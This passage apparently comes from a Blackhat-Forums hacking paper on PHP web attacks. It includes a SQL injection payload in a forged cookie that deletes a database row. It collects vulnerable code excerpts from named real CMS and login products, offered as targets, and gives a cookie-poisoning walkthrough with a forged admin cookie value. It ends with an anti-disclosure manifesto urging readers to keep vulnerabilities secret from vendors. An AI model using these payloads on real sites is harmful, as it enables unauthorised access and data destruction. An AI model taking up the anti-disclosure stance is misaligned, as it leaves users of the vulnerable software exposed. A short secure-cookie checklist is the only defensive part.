

echo '<B>' . 'DELETE STATEMENT: ' . '</B>' . $deletesql . "<br />" . "<br />";


mysql_close($mysqlcon);

?>
```


The point of user input in this piece of code is the cookie sent from the browser to the server.

So in this case we will have to create a cookie. I am choosing to do this with a Firefox Plug-in called Add/Edit Cookies.




HTTP Cookie Contents:

Value Name	Value Data
Name	usercred
Content	fuck' OR USER_ID = 1 #:99754106633f94d350db34d548d6091a
Host	10.0.0.4
Path	/



DELETE STATEMENT: DELETE FROM users WHERE USER_NAME = 'fuck' OR USER_ID = 1 #' AND
PASSWORD = '99754106633f94d350db34d548d6091a'



Database Table AFTER DELETE Injection:

USER_ID	USER_NAME	PASSWORD	EMAIL
2	Sanders	8fe36c7ccbc51163bde9b2566898496b	colonelsanders@freemasonry.org
3	TonyBlair	8fe36c7ccbc51163bde9b2566898496b	tony.blair@occultobsession.org
4	nico_crackhead	8fe36c7ccbc51163bde9b2566898496b	
5	donkeytr0n	8fe36c7ccbc51163bde9b2566898496b	hacked@email.com

Examples of SQL Injection Vulnerabilities

Demo4 CMS beta01

<http://downloads.sourceforge.net/demo4>

File: /index.php

```
<?
include "./config/config.php";
include "./design/header.php";
?>
<body>
<?
include "./design/nav.php";

if ($_GET['id']=="")
$id = $startpage;
else
$id = $_GET['id'];
database_connect();
$query = "SELECT * from content
          WHERE id = $id";
$error = mysql_error();
if (!$result = mysql_query($query)) {
    print "$error";
    exit;
}
while($row = mysql_fetch_object($result)){
    $content = $row->text;
    $titlecontent=$row->title;
    $subtitle=$row->keywords;
}
?>
<?
include "./design/content.php";
echo $content;
include "./design/footer.php";
?>
</body>
</html>
```

HoMaP-CMS 0.1

<http://sourceforge.net/projects/homap>

File: /index.php

```
if(!isset($_REQUEST['go'])) {  
  
$_REQUEST['go'] = $_settings['startpage'];  
//$_REQUEST['parm'] = $_settings['startpram'];  
}  
  
$base_db->q("SELECT * FROM plugins WHERE name = '". $_REQUEST['go']."'");  
  
if($base_db->n() != 0) {  
  
$res= $base_db->a();  
include($_settings['pluginpath'].$res['name']."/".$res['pluginfile']); // das Plugin wird  
geladen  
}
```

Butterfly Organizer 2.0.1

<http://www.butterflymedia.ro/products/organizer/>

File: /view.php

```
<?php  
include('includes/top.php');  
  
echo '<h2>Site Details</h2>';  
  
$mytable = $_GET['mytable'];  
$id = $_GET['id'];  
  
$result = mysql_query("SELECT * FROM ".$mytable." WHERE id=$id",$database);  
$myrow = mysql_fetch_array($result);  
  
...
```

BibCiter 1.4

<http://bibciter.sourceforge.net/>

File: /functions/functions_queries.php

```
<?php
function get_vatitle($idregister,$idregistervalue,$nameregister,$tableregister,$pretitle) {
$vartitle = "SELECT $nameregister FROM $tableregister WHERE
($idregister=$idregistervalue)";
$vartitle = mysql_query($vartitle) or die("error functions_queries line 4");
$vartitle = mysql_fetch_array($vartitle);
extract($vartitle);
$title = $pretitle." &quo; ".$nameregister;
return $title;
}
```

A Vulnerable function which is used through out the vulnerable application, such as in contacts.php.

File: /reports/contacts.php

```
<?php
$idc=$_GET[idc];

if ($oneauthor_id != NULL AND $oneauthor_id != 0 AND $_SESSION['type_user_session']!='admin')
{ $idc = $oneauthor_id; }

if ($idc == NULL) {$idc = 1;}

$idtp=$_GET[id_type_project]; $year_project_filtered=$_GET[year_project];

$bibstyle = $_GET[bibstyle];

if ($oneauthor_id != NULL AND $bibstyle == NULL) {$bibstyle = $oneauthor_bibstyle;}

if ($bibstyle == ""){$bibstyle = "normal";}?>

<?php $titlelit = __('Author'); $title = get_vatitle('id_contact',$idc,'dummyname_contact','contacts',$titlelit); ?>
```

Grestul 1.0.7

<http://grestul.com/>

File: /admin/login.php

```
<?php session_start();
/**
 * Copyright 2008 Grestul Group
 * Powered by Grestul
 **/


include 'inc/config.php';

$username = SafeAddSlashes($_POST['username']);
$passcode = SafeAddSlashes(md5($_POST['passcode']));
$time = time();
$check = SafeAddSlashes($_POST['setcookie']);

$query = "SELECT user, pass FROM grestullogin WHERE user = '$username' AND pass = '$passcode'";
$result = mysql_query($query, $db);
if(mysql_num_rows($result)) {
    $_SESSION['loggedin'] = 1;
    if($check) {
        setcookie("grestul[username]", $username, $time + 3600);
        setcookie("grestul[passcode]", $passcode, $time + 3600);
    }
    header('Location: home.php');
    exit();
}
else {
    header('Location: index.php?inv=1');
    exit();
}
?>
```

Kjtechforce mailman Beta-1

<http://sourceforge.net/projects/kjtechforce/>

File: /activate.php

```
if(!empty($_GET['code']) && strlen($_GET['code'])==40){
    require_once "dao/ActivatorDao.class.php";

    $code = h($_GET['code']);
    $actdao = new ActivatorDao($code);

    if($actdao->isExistsCode()){
        $user_id = $actdao->getUserID();

        require_once "dao/MailManUserDao.class.php";
        $dao = new MailManUserDao($user_id);
        $dao->setActivated();

        $command = array('Congraturation ! <a href=".index.php?id='.
$user_id.'&dest=>go index</a>');
        $actdao->delete();
    }else{
        $command = array('<strong>'.$code.'</strong> is not found');
    }
}
```

File: /dao/ActivatorDao.class.php

```
public function ActivatorDao($_code){

...
    public function delete(){
        $this->connect();
        $sql = "DELETE FROM mailman_activator WHERE code='".$this-
>code."'";
        echo '[DEBUG]'.$sql.'  
';
        $count = $this->pdo->exec($sql);
        $this->close();

        $this->exists = true;
        return $count;
    }
?>
```

Insecure Cookie Handling

Cookies Explained

What Is A Cookie?

A HTTP Cookie is a small amount of text sent from a Web Server to a Client Web Browser, this text is stored as a file on hard disk which is read by the browser. Each time the client makes a request from the server, the cookie is read and sent to the web server.

What Are Attributes of a Cookie?

```
setcookie(name, value, expire, path, domain);
```

Name – The name of the Cookie in the `$_COOKIE[]` array.

Value – The value to be stored inside the cookie, multiple values are usually separated by a colon.

Expire – When the Cookie will expire and no longer be sent by the client browser to the web server.

Path – The path of the file on the server.

Domain – The domain name of the web site you are accessing.

What Are Cookies Used For?

Cookies are used by the web server to identify different users of a web application.

Without the use of HTTP Cookies HTTP Transactions would be stateless and requests of different PHP pages would just be individual unrelated requests.

Cookies can be used for storing an identifier on the client that can be sent to the web server that can be referenced. Cookies may be used to hold an identifier that relates to a `$_SESSION[]` variable that holds information on the user.


Cookies are of course also used for authentication, they usually contain a username, password and sometimes another identifier.

Exploiting Insecure Cookie Handling

I have made a simple example to demonstrate the Creation and Management of a cookie for access to an "Administrator page". In this example there are 2 PHP Files (one for Cookie Creation, and one for Authentication) and a HTML Form that POST's a Username and Password for identification.

HTML Form Code:

```
<form action="InsecureCookieCreation.php" method="post">
Username: <input type="text" name="username" />
<BR>
Password: <input type="text" name="password" />
<input type="submit" value="Login" />
</form>
```




The username and password that is POST by the HTML Form is sent to InsecureCookieCreation.php.

InsecureCookieCreation.php

```
<?php  
  
ob_start();  
  
$myusername = "admin";  
$mypassword = "1ns3cur3";  
$myemail = "admin@server.com";  
  
$username = $_POST['username'];  
$password = $_POST['password'];  
  
if($username == $myusername && $password == $mypassword)  
{  
    echo "Sucessfully logged into the system.";  
  
    setcookie("usercred", $username . ":" . $myemail, time() + 60 * 30);  
  
    echo '<FORM METHOD="LINK" ACTION="InsecureCookieAuth.php">';  
    echo '<INPUT TYPE="submit" VALUE="Admin Panel">';  
    echo '</FORM>';  
  
}  
else  
{  
    echo "Error: Login credentials not valid.";  
  
}  
  
?>
```

In the example both the admin username, admin password and email are hard coded into the PHP script.

Since this is just an example there is no need for the script to have database access, although this would usually be the case.



Once the user is authorised a cookie is created for authentication that contains the username and user email separated by a colon.

The user can then proceed to the Administration page where the cookie is authenticated.

InsecureCookieAuth.php

```
<?php
header("Location: InsecureCookieAuth.php");


if (isset($_COOKIE['usercred']))
{
    $authcred = split(":", $_COOKIE['usercred']);
    $username = $authcred[0];
    $useremail = $authcred[1];

    if ($username == "admin" && $useremail == "admin@server.com")
    {
        echo "Administration Panel";
    }
}

else
{
    echo "Login session expired or invalid.";
}
?>
```

Reviewing the above code you will find that clearly the Cookie Authentication is insecure. The admin username and admin email are checked which are contained in the cookie created. The problem with this is that both the admin username and admin email are not necessarily private pieces of information. With most web application software such as Forums or Content Management Systems these could probably be somehow obtained or guessed (possibly default username and same email as Administrator whois).

If delete the created cookie and try to go the page where the Authentication is done, access is not given.



However we can easily forge a cookie to allow us access, this is usually referred to as Cookie Poisoning.

[Value] Contents of Forged Cookie:

admin%3Aadmin%40server.com

In Opera you can go to Tools → Advanced → Cookies and edit cookies that have been created. Although you cannot create them. So to do this I would recommend using Firefox with the Add N' Edit Cookies plug-in.

Server
10.0.0.4

Name
usercred

Value
admin%3Aadmin%40server.com


Expires Last visited
2012-12-21 11:11:00

Secure Only sent to creator
No Yes

Version
0

OK Cancel

After creating the forged cookie we can then navigate to the Administration panel to be authenticated and authorised to view the page.



Secure Cookie Handling

Secure Cookie Creation and Management in web applications doesn't just involve any one single factor. There are a number of factors that contribute both to the security and vulnerability of cookies used for Session Management, usually containing a session "key" or "ticket".

Secure Cookie Management - Points of Focus

*Cookies should be transmitted securely, strong (and not flawed) encryption must be used.

*Cookies should not contain passwords, whether in plain text, encrypted or hashed.

*Cookies contents should not contain sensitive information.

*Authentication should not be done with an SQL Query formed from Cookie contents.

*Cookies should not contain permissions.

*Generated Session Keys or Tickets need to be generated securely.

Examples of Insecure Cookie Handling

Silentum LoginSys 1.0.0

http://hypersilence.net/files/silentum_loginsys.zip

File: login2.php

```
$login_user_name = $_POST["login_user_name"];
$login_password = $_POST["login_password"];
$logged_in_for = $_POST["logged_in_for"];

if($login_user_name != $user_name || $login_password != $password) {
    header("Location: login.php?message=Invalid+user+name+or+password.");
    exit;
}
else {
    setcookie("logged_in", $login_user_name, time() + 60*60*24*$logged_in_for, "/");
    header("Location: index.php");
    exit;
}
```

RSMScript 1.21

<http://www.shock-therapy.org/RSMScript.htm>

File: /verify.php

```
if($admin_pass == $code)
{
    setcookie("verified", "null", time() + 1800);
    header('refresh: 0; url=update.php');
}
else
{
    header('refresh: 2; url=admin.htm');
    echo "<center><h2>Access Denied</h2></center>";
} //else
```

File: /submit.php

```
if (!isset($_COOKIE["verified"]))
{
    header('refresh: 0; url=admin.htm');
}
```

Gobbl CMS 1.0

<http://www.gobbl.net/index.php?p=Gobbl%20cms>

File: /admin/auth.php

```
<?php  
  
include ('./config.php');  
  
$user = $_POST['user'];  
$pass = $_POST['pass'];  
  
if ( ($user == $un) and ($pass == $pw) )  
{  
setcookie( "auth", "ok", time() + 40000 );  
header ( "location:add.php" ); exit ();  
}  
else  
{  
header ( "location:index.php" ); exit ();  
}  
?>
```

File: /admin/auth2.php

```
<?php  
  
$auth = $_COOKIE['auth'];  
header( "Cache-Control:no-cache" );  
if( ! $auth == "ok" )  
{  
header ( "location:index.php" ); exit ();  
}  
?>
```

OwenPoll 1.0

<http://www.owentechkenya.com/owenpoll/>

File: /checkloginmini.php

```
// get login details
include ('incsec/incadminconn.php');

// see if details match
if (($loggedinnname == $adminusername) AND ($loggedinpass == $adminpass)){
    // authentication was successful
    // create session and set cookie with username
    session_start();
    $_SESSION['auth'] = 1;

    setcookie("username", $_POST['txtusername'], time()+(86400*30));
    header("Location: polladmin.php");
    echo "<head><title>Login Successful</title></head>";
    echo "<body style=\"background-image: url(images/bkg.gif);\">";
    echo "<center>";
    echo "<font face = \"Verdana\" size = \"2\">";
        echo "<b> Welcome, $loggedinnname. Access granted!</b><br /><br />";
        echo "<a href = \"polladmin.php\">Click here to continue to Admin
Menu.</a>";
    }else {
        // authentication failed
        echo "<head><title>Login Failed</title></head>";
        echo "<body style=\"background-image: url(images/bkg.gif);\">";
        echo "<center>";
        echo "<font face = \"Verdana\" size = \"2\">";
        echo "ERROR: Incorrect username or password!<br />";
        echo "<a href = \"polladminlogin.php\">Click here to try again.</a>";
    }
}

}else {
```

File: /incsec/inccheckifloggedin.php

```
<?php
if (!$_SESSION['auth'] == 1) {
    // check if authentication was performed
    echo "<center>";
    echo "<font face = \"verdana, tahoma\" size = \"2\">";
    echo "You are not logged in.<br />";
    die("<a href = \"polladminlogin.php\"> Please click here to log in.</a>");
}
?>
```

REQUIRED READING - ANTI-DISCLOSURE

You may think that publishing exploits is a good idea, you may think “it’s not like it can much harm.”

Well the fact is it does, and it isn’t just to other people who are exploited by script kiddies.

If you keep publishing the bugs you find, they will soon disappear or rather annoying protection schemes will be put in place to try and stop exploitation.

Hackers (or what ever you want to call yourself) shouldn’t have to help programmers with their poor programming. If you find vulnerability in a piece of software, keep it private.

Reasons Why Not To Publish Exploits (Or Vulnerability Information):

- * Gives script kiddies more tools in their already large arsenal.
- * Software Vendor is notified or finds out about vulnerability, vulnerability is patched.
- * Programmers become more aware of bad coding habits/techniques and security conscious, leaving less room for mistakes, and of course exploitation.
- * Programmers and Developers should learn to take **responsibility** (responsibility to the responsible) for their own security if they wish to have it.
- * Your feeding the Security Industry and giving them exactly what they want.
- * You will make more people aware of the bug, the security industry will be more than happy to fear monger. IT Security “experts” love to take credibility for providing security solutions to security vulnerabilities.

FUCK FULL DISCLOSURE, FUCK THE SECURITY INDUSTRY.

Greetz To

r0rkty - Thanks very much for joining the BHF Staff and making a huge contribution to the community.

D4rk - Thank you very much for your input into BHF, was great having you as part of the 4 Administrators (back in the day) of BHF.

Edu19 - Thanks for being there since the beginning when BHF was founded and continuing the entire time to have a positive attitude and invest your effort into the community.

ParanoidE - Thanks for your excellent moderation of BHF.

disablmalfunc - Thanks for being part of the staff, I do appreciate your contribution, a pity you had to part ways with BHF, although obviously we all move on.

Caronet - I like having you around the community :)

DarkPontifex - Good to have you around the community.

XOR - Thanks for the graphics done for BHF.

TuNa - One of my favourite BHF Super Moderators.

And all other Blackhat-Forums Staff Members & BHF Contributors Past, Present and Future.

oHawko - The only ex-Blackhat-Forums staff member I will not say “Greetz” to.

I am not sorry for pointing out that your house was on fire so to speak, you know what I am talking about.

